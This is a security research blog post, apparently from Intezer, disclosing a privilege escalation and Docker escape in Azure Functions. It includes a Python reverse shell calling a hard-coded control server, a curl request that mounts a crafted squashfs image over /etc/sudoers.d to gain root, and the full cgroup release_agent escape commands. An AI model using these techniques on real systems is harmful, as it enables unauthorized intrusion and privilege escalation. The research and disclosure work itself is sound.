
How We Escaped Docker in Azure Functions

intezer.com/blog/research/how-we-hacked-azure-functions-and-escaped-docker/

January 27, 2021



Written by Paul Litvak - 27 January 2021

Get Free Account

Join Now

Top Blogs

Elephant Framework Delivered in Phishing Attacks Against Ukrainian Organizations

A recently developed malware framework called Elephant is being delivered in targeted spear phishing campaigns... Read more

Make your First Malware Honeypot in Under 20 Minutes

A “honeypot” is a metaphor that references using honey as bait for a lure or... Read more

Detection Rules for Sysjoker (and How to Make Them With Osquery)

On January 11, 2022, we released a blog post on a new malware called SysJoker.... Read more

Summary of Findings
What is Azure Functions?
Technical Analysis
Proof of Concept
Why Does this Matter?

Summary of Findings

In previous months we identified vulnerabilities in Microsoft Azure Network Watcher and Azure App Services, leading us to investigate other types of Azure compute infrastructure. We found a new vulnerability in Azure Functions, which would **allow an attacker to escalate privileges and escape the Azure Functions Docker container to the Docker host**.

We reported the vulnerability to Microsoft's security team. They have determined the issue has no security impact on Azure Functions users. Although it is possible to escape from the function to the host, the Docker host itself is protected by a Hyper-V boundary. Based on our findings Microsoft has made changes to block /etc and /sys directories since this change has already been deployed.


Instances like this underscore that vulnerabilities are sometimes out of the cloud user's control. Attackers can find a way inside through vulnerable third-party software. While you should focus on reducing the attack surface as much as possible, you also need to prioritize the runtime environment to make sure you don't have any malicious code lurking in your systems.

What is Azure Functions?

Azure Functions is a serverless compute service that allows users to run code without having to provision or manage infrastructure. Azure Functions is Microsoft's equivalent to Amazon Web Services' well-known Lambda service.

Azure Functions can be triggered by HTTP requests and are meant to run for only a few minutes in order to handle the event. Behind the scenes, the user's code is run on an Azure-managed container and served without requiring the user to manage their own infrastructure. In other words, if the user wants to take a shortcut they can, since it's expected that Microsoft will do it for them. This code is segmented securely and is not intended to escape from its confined environment. However, we will soon demonstrate why this is not the case.

We created a demonstration of the vulnerability—mimicking an attacker having execution on Azure Functions and escalating privileges to achieve a full escape to the Docker host. Check it out below.



Watch Video At:

https://youtu.be/YXIf3XI1eZ8

Technical Analysis

An Azure function requires no infrastructure management. It's triggered by a user merely uploading their code, which enables seamlessly calling the Function. In our example, it's invoked via HTTP: https://test11114117.azurewebsites.net

```
import logging
import os

import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
    msg="Azure Function Triggered"
    logging.info('HTTP Request Received.')
    return func.HttpResponse(msg, status_code=200)
```

Figure 1: Example Azure Function handler code

As the user can upload any code of their choice, we abused this to gain a foothold over the Function container and further understand its internals. We wrote a reverse shell to connect to our control server once the Function was executed, so that we could operate an interactive shell.

```python
import azure.functions as func

def shell():
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("104.40.144.48", 6666))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    pty.spawn("bash")

def main(req: func.HttpRequest) -> func.HttpResponse:
    logging.info('Python HTTP trigger function processed a request.')
    shell()
    return func.HttpResponse(msg, status_code=200)
```

Figure 2: Azure Function reverse shell

Once the shell was on our Function we noticed that we were running as a unprivileged 'app' user in an endpoint with a 'SandboxHost' hostname:

```
azureuser@azuretest1:~$ nc -nlv 0.0.0.0 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 40.67.167.39 65291 received!
app@SandboxHost-637450308304513036:~/site/wwwroot$ echo $UID
echo $UID
1000
```

Figure 3: Connecting to the Function reverse shell

The environment was mostly sterile from utilities, so we added several useful tools—most notably nmap—to our Function directory and then reuploaded the new Function package.

Using nmap, we scanned localhost to familiarize ourselves with the server. As a result we spotted multiple open ports:

```
app@SandboxHost-637444194726333086:~/site/wwwroot$ ./nmap 127.0.0.1 -p1-65535
./nmap 127.0.0.1 -p1-65535

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2020-12-24 15:17 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
80/tcp    open  http
6060/tcp  open  unknown
8081/tcp  open  tproxy
9091/tcp  open  unknown
33299/tcp open  unknown
40805/tcp open  unknown
41483/tcp open  unknown
46267/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
app@SandboxHost-637444194726333086:~/site/wwwroot$
```

Figure 4: Running nmap on an Azure Function

Escalating Privileges

Since our goal was to find an elevation of privilege vulnerability, it was important that we find sockets belonging to processes associated with root. After interrogating network-related /proc files, we were able to map the ports to their corresponding processes:

```
app@SandboxHost-637444194726333086:~/site/wwwroot$ ./nmap 127.0.0.1 -p1-65535
./nmap 127.0.0.1 -p1-65535

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2020-12-24 15:17 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
80/tcp    open  http      root - nginx
6060/tcp  open  unknown   root - Mesh Init
8081/tcp  open  tproxy    root - Managed Service Identity (MSI)
9091/tcp  open  unknown   app - Azure Functions Host Runtime
33299/tcp open  unknown   app - Azure Functions Host Runtime
40805/tcp open  unknown   app - Azure Functions Host Runtime
41483/tcp open  unknown   app - Azure Functions Host Runtime
46267/tcp open  unknown   app - Azure Functions Python Worker

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
app@SandboxHost-637444194726333086:~/site/wwwroot$
```

Figure 5: Mapping each open port to the process that owns it

We found three privileged processes with an open port. The first was NGINX, a thoroughly tested open-source project. The local NGINX version had no known vulnerabilities so this wouldn't have helped us.

The MSI and Mesh processes offered better chances at finding potential problems as they are close-sourced, undocumented Microsoft processes. As such, we were confident that they had been less thoroughly tested.

MSI, Managed Service Identity, a feature of the serverless model, eliminates the user's need to manage identities, easing development by letting Azure handle it instead.

As for the Mesh binary, we couldn't find much information (it's unrelated to Azure's Fabric Mesh service which has a similar name).

Unfortunately, the binaries belonging to the two processes reside in root-owned directories (e.g. /root/mesh/init) and we didn't have access to them.

The Mesh process seemed to be less documented and also very relevant for our purposes, so we focused our efforts on finding out what this component does.

After searching for references to the Mesh binary in Google, we found the questioned "/root/mesh/init" path in the build log of a public Docker image in Docker Hub belonging to a Microsoft employee (we deduced this was public on purpose because it's used internally somehow).

We downloaded the image, created a container with it and extracted the Mesh Init binary. The binary was compiled from a Go codebase and conveniently for our purposes wasn't stripped.

Immediately as we opened the binary in IDA we noticed some interesting functions:

Functions window

Function name	Segment
syscall_Mount	.text
syscall_mount	.text
init_server_pkg_mount_run	.text
init_server_pkg_mount_RunZip	.text
init_server_pkg_mount_runZipInternal	.text
init_server_pkg_mount_RunSquash	.text
init_server_pkg_mount_runSquashInternal	.text
init_server_pkg_mount_getIp	.text
init_server_pkg_mount_callMountCifs	.text
init_server_pkg_mount_callMountSyscall	.text
init_server_pkg_mount_RunCifs	.text
init_server_pkg_mount_runCifsInternal	.text

Figure 6: Mesh binary mount functions

Performing a mount is a privileged operation and should our unprivileged user access this functionality through the HTTP server, it could result in privilege escalation.

With this goal in mind and after some reverse engineering, we found the HTTP paths and variables that would allow us to invoke these functions. The server expected an HTTP variable to specify an operation to invoke:

```
curl "localhost:6060/?operation=[squashfs/zip/cifs]"
```

At first we attempted to use the mount_RunCifs and mount_RunZip commands, however, we had no success as the system was lacking binaries for these functions to actually work. We had hoped that the third time would be the charm as we looked at mount_RunSquash:

```
mov     rax, [rsp+0A0h+arg_0]
mov     [rsp+0A0h+var_A0], rax
lea     rcx, unk_7523A8 ; filePath
mov     [rsp+0A0h+var_98], rcx
mov     [rsp+0A0h+var_90], 8
call    net_http___Request__FormValue
mov     rax, [rsp+0A0h+var_88]
mov     [rsp+0A0h+var_10], rax
mov     rcx, [rsp+0A0h+var_80]
mov     [rsp+0A0h+var_50], rcx
mov     rdx, [rsp+0A0h+arg_0]
mov     [rsp+0A0h+var_A0], rdx
lea     rdx, unk_752DFC ; targetPath
mov     [rsp+0A0h+var_98], rdx
mov     [rsp+0A0h+var_90], 0Ah
call    net_http___Request__FormValue
mov     rax, [rsp+0A0h+var_88]
mov     rcx, [rsp+0A0h+var_80]
mov     rdx, [rsp+0A0h+var_10]
mov     [rsp+0A0h+var_A0], rdx
mov     rdx, [rsp+0A0h+var_50]
mov     [rsp+0A0h+var_98], rdx
mov     [rsp+0A0h+var_90], rax
mov     [rsp+0A0h+var_88], rcx
call    init_server_pkg_mount_runSquashInternal
```

Figure 7: mount_RunSquash function disassembly

The RunSquash function would simply invoke squashfuse_ll (in the init_server_pkg_mount_runSquashInternal function) to mount the given squashfs image in the path supplied by "filePath" HTTP variable onto the path specified by the "targetPath" HTTP variable.

With this information, we built our own squashfs filesystem containing only a single file that would grant our unprivileged app user root permissions using the sudoers mechanism.

```
azureuser@azuretest1:~/sudoers.d$ sudo cat 1-sudoers
app     ALL=(ALL) NOPASSWD:ALL
```

Figure 8: Creating the sudoers file on our own server

```
azureuser@azuretest1:~$ sudo mksquashfs sudoers.d/ sudoers.sqsh
Parallel mksquashfs: Using 1 processor
Creating 4.0 filesystem on sudoers.sqsh, block size 131072.
[===========================================================================================|] 2/2 100%

Exportable Squashfs 4.0 filesystem, gzip compressed, data block size 131072
        compressed data, compressed metadata, compressed fragments, compressed xattrs
        duplicates are removed
Filesystem size 0.27 Kbytes (0.00 Mbytes)
        75.96% of uncompressed filesystem size (0.36 Kbytes)
Inode table size 52 bytes (0.05 Kbytes)
        53.06% of uncompressed inode table size (98 bytes)
Directory table size 36 bytes (0.04 Kbytes)
        75.00% of uncompressed directory table size (48 bytes)
Number of duplicate files found 1
Number of inodes 3
Number of files 2
Number of fragments 1
Number of symbolic links  0
Number of device nodes 0
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 1
Number of ids (unique uids + gids) 1
Number of uids 1
        root (0)
Number of gids 1
        root (0)
azureuser@azuretest1:~$
```

Figure 9: Creating the squashfs image on our own server for the exploit

We included this file in our new Function image and instructed the server to mount our evil squashfs image over */etc/sudoers.d*. This granted root to our unprivileged user:

```
app@SandboxHost-637444421352057598:~/site/wwwroot$ \
\
> curl "localhost:6060/?operation=squashfs&filePath=/home/site/wwwroot/sudoers.sqsh&targetPath=/etc/sudoers.d
" && echo ""
curl "localhost:6060/?operation=squashfs&filePath=/home/site/wwwroot/sudoers.sqsh&targetPath=/etc/sudoers.d"
&& echo ""
OK
app@SandboxHost-637444421352057598:~/site/wwwroot$ sudo su
sudo su
root@SandboxHost-637444421352057598:/home/site/wwwroot#
```

Figure 10: Escalating to root

Escaping Docker

We were able to escalate to root! However, we were still confined to our container. This new freedom was still somewhat limiting but nonetheless an upgrade to a bigger “cage.”

Escalating to root within a container is a remarkable achievement, yet escalating privileges within containers is not the final destination for an attacker. Compromising the Docker host would give them much more control, allowing them to break away from the container which might be monitored and moving to the Docker host which is often neglected in terms of security. Containers are often scraped for unnecessary items which the attacker might find interesting, so escalating to the Docker host could allow them to gather more compromising leads to incite further damage.

It’s a known bad practice to host containers with the **—***privileged* flag, or to grant them non-default capabilities, since this nullifies Docker’s security features. Seeing as Azure Functions’ core is its container, the first thing we did once we had execution over the

Function was to check what capabilities our container had been granted. This can be achieved by reading a process's status file in the */proc* directory:

```
root@SandboxHost-637450390852134171:/home/site/wwwroot# cat /proc/13/status | grep Cap
cat /proc/13/status | grep Cap
CapInh: 0000003fffffffff
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
root@SandboxHost-637450390852134171:/home/site/wwwroot#
```

Figure 11: Azure Function process capabilities

The Cap fields relate to a Linux capability mechanism. We won't go into detail but decoding the Cap bitmap allows us to list the process's capabilities, which all processes in the container share:

```
polka@PC:~$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
polka@PC:~$
```

Figure 12: Decoding Function process capabilities

We were very surprised to discover that Azure Functions ran with several extra capabilities. With these extra capabilities it was clear that the container was run with the —privileged flag.

This by itself would not have helped us initially, since we only had access to an unprivileged user, and the Docker escape techniques available in this scenario required root. This all changed once we found the Privilege Escalation vulnerability.

Using a known Docker escape technique we ran 'ps' on the Docker host:

```
root@SandboxHost-637373636845285327:/home/site/wwwroot# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup
 /tmp/cgrp && mkdir /tmp/cgrp/x
root@SandboxHost-637373636845285327:/home/site/wwwroot#
root@SandboxHost-637373636845285327:/home/site/wwwroot# touch /output
root@SandboxHost-637373636845285327:/home/site/wwwroot# echo 1 > /tmp/cgrp/x/notify_on_release
root@SandboxHost-637373636845285327:/home/site/wwwroot# mount > /tmp/mtab
root@SandboxHost-637373636845285327:/home/site/wwwroot# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p'
/tmp/mtab`
root@SandboxHost-637373636845285327:/home/site/wwwroot# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@SandboxHost-637373636845285327:/home/site/wwwroot#
root@SandboxHost-637373636845285327:/home/site/wwwroot# echo '#!/bin/sh' > /cmd
root@SandboxHost-637373636845285327:/home/site/wwwroot# echo "ps aux >> $host_path/output" >> /cmd
root@SandboxHost-637373636845285327:/home/site/wwwroot# echo "ps aux >> $host_path/output2" >> /cmd
root@SandboxHost-637373636845285327:/home/site/wwwroot# chmod a+x /cmd
root@SandboxHost-637373636845285327:/home/site/wwwroot#
root@SandboxHost-637373636845285327:/home/site/wwwroot# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@SandboxHost-637373636845285327:/home/site/wwwroot#
root@SandboxHost-637373636845285327:/home/site/wwwroot# cat /output2
PID   USER     TIME  COMMAND
    1 root      0:00 /init -e 1 /bin/vsockexec -e 109 /bin/gcs -v4 -log-format json -loglevel debug
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [kworker/0:0-mm_]
    6 root      0:00 [kworker/0:0H-kb]
    7 root      0:00 [kworker/u4:0-ev]
    8 root      0:00 [mm_percpu_wq]
    9 root      0:00 [ksoftirqd/0]
   10 root      0:00 [rcu_sched]
   11 root      0:00 [rcu_bh]
   12 root      0:00 [migration/0]
   13 root      0:00 [cpuhp/0]
   14 root      0:00 [cpuhp/1]
   15 root      0:00 [migration/1]
   16 root      0:00 [ksoftirqd/1]
   17 root      0:00 [kworker/1:0-rcu]
   18 root      0:00 [kworker/1:0H-kb]
   20 root      0:00 [kdevtmpfs]
```

Figure 13: Running `ps` on the Docker Host

In a nutshell, the technique we used—discovered by Felix Wilhem—abuses a feature within cgroups and allows calling a binary on the Docker host (only with the SYS_ADMIN capability as given by the —privileged flag). In our PoC, we instructed the system to run the ‘ps’ command and redirect its output to our containerized filesystem.

Once we have achieved execution on the Docker host we reported our findings to Microsoft. After assessment they have decided not to fix the bug, as they claim it does not impact security. The reason for this is because the Docker host is not the final host by itself. This “host” was managed by HyperV (Virtual Machine Manager) and protected by its sandbox, therefore our container was essentially a box within a box. This Docker host only contains our own Docker container, and it’s this real host that manages shared infrastructure between different Azure Functions belonging to various Azure customers, which we were not able to access.

Proof of Concept

To make reproduction easier for those who would like to probe the Docker host environment, we’ve created an easy to run PoC. It contains instructions on how to upload an Azure Function with a reverse shell so that you can probe the Docker host yourself and perhaps find some use out of it. It’s available on GitHub.

Why Does this Matter?

No matter how hard you work to secure your own code, sometimes vulnerabilities are out of your control. It's critical that you have protection measures in place to detect and terminate when the attacker executes unauthorized code in your production environment. This Zero Trust mentality is even echoed by Microsoft.


Try our Free Community Edition

Cloud Workload Protection Platforms (CWPP) like Intezer Protect monitor the runtime environment to detect and terminate any unauthorized code execution following a vulnerability exploitation or other attack vector.

Intezer Protect defends the cloud-native stack—including VMs, containers and container orchestration platforms—against the latest threats. You'll want to know what code is running in your production environments at all times. The community edition is a quick way to get this visibility.

Get Started for Free

If you're not ready to deploy, we also have a lab environment where you can simulate attacks such as backdoors, malware, and Living off the Land (LotL) threats. Contact us to access this environment.



Paul Litvak
Paul is a malware analyst and reverse engineer at Intezer. He previously served as a developer in the Israel Defense Force (IDF) Intelligence Corps for three years.